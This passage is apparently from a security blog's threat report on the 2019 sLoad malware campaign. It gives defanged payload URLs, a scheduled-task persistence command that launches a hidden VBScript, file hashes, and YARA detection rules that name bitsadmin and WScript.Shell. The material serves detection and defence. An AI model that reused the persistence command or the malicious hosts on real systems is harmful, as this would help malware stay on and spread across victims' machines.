- hxxps://kd5ndz[.com/kerdo3gfmed5/fild4et5bes[.png
- hxxps://fanaaru.com/kerdo3gfmed5/fild4et5bes[.png
- hxxps://ghettoaffiliatemarketing[.com/wcunaq53rhaza/7za[.exe
- hxxps://iumju1.eu/zu[.php
- hxxps://jonwilliam[.com/kerdo3gfmed5/fild4et5bes[.png
- Persistenza:
 - "C:\Windows\system32\schtasks.exe" /F /create /sc minute
/mo 3 /TN "U78DF2E" /ST 07:00 /TR "wscript /E:vbscript
C:\Users\admin\AppData\Roaming\78DF2E\izvyJSXp.tmp"
- Hash:
 - 30d6f6470e145a1d1f2083abc443148c8e3f762025ca262267ae2e531b2e8ab4
 - 43db5fcb75d50a5516b687b076be5eb1aaec4b51d8d61a60efc69b383c1d757c
 - 46e9f9aa5851280c920d244dc7b14e131f48910f47100c78f3190a0e59f72300
 - d0daaf5a82e43e8734e579dd376926d4bc1118cd0e3a064c4df844701c187842
 - f2c3d19d6e1f067f3f21180c2c6998916f1f5007f207c4ebf724d29ab56f7a13
 - 0736fdb674cc593f48d099077fca363fe4414a6b13810cabf1210b087846b547
 - 3d9848551ed8f2a59beefd95b5d606a6bd38002794ab7246d3e440f421bfdd47
 - 7a4b5684ee9be3d9169fa1a2bf54f499b7271d38cd0cbc7cc464a87a16402a0d
 - 0f6122739e34d2e7bb735a15d97d6948c569add05086c54c25109d47bf530157
 - 65132913c9318ad5e8745062ef5c5e323ec8a5758434a81122bf9ab3b245661f
 - 2e5c29fbb8ac94231dc465d3bad36a59099774978858933a01cd230f33608889
 - edd22372327273351f43bac791ee621b1344fbc66a725f7d6d47f4559dbea6f4
 - e84f0f1c78988424a45b3f358b6fc65f8803c54719579dc8c400e94f02488c17
 - f89b66aeab7015fb4a0fa50aa9698541f9ca0996f9706afa4311bf73f56b25ee

- 3607f1ac486d27be2210511ef3c779d315b405cd335684edc96175ea649872d7

Yara Rules

```
rule SLoad_Sep_2019{
    meta:
        description = "Yara Rule for Sload campaign 2019"
        author = "Cybaze Zlab_Yoroi"
        last_updated = "2019-09-27"
        tlp = "white"
        category = "informational"

    strings:
        $s1 = {50 4B}
        $s2 = {29 7B 0A 33 9D B6 C7 BF}
        $s3 = {E7 D5 53 78 3A BD}
        $a1 = "IT83440018268.vbs" ascii wide
        $a2 = "IT83440018268.pdf" ascii wide

    condition:
        all of ($s*) and 1 of ($a*)
}
```

```
rule sload_Sep_2019{
    meta:
        description = "Yara Rule for Sload vbs script sept"
        author = "Cybaze Zlab_Yoroi"
        last_updated = "2019-09-27"
        tlp = "white"
        category = "informational"

    strings:
        $s1="ZCzG.GetFolder(\"c:\\Users\\\")"
        $s2="WScript.Shell"
        $s3="https://dreamacinc.com/"
        $s4="bitsadmin"
```

condition:



all of them

}

This blog post was authored by Davide Testa and Luca Mella of
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